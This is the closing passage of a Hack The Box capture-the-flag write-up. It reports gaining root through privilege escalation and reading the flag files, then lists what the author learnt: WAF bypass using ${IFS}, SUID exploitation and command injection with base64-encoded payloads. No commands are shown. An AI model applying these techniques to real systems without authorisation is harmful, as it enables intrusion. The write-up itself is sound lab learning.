


Step 14: To make privesc work, we follow below process:

BOOMM!! We have the privesc & can see the username as root. In this way, we got **root.txt first**.

Step 15:

Similarly, now we can access the user.txt we found earlier by accessing the /home/Shelby.



Things I learnt:

1. **My first “Medium” machine of HTB.**
2. Bypassing of WAF using ${IFS}.
3. SUID exploiting.
4. Different method of command injection by encoding the payload in base64.

**HAPPY HACKING!!!!**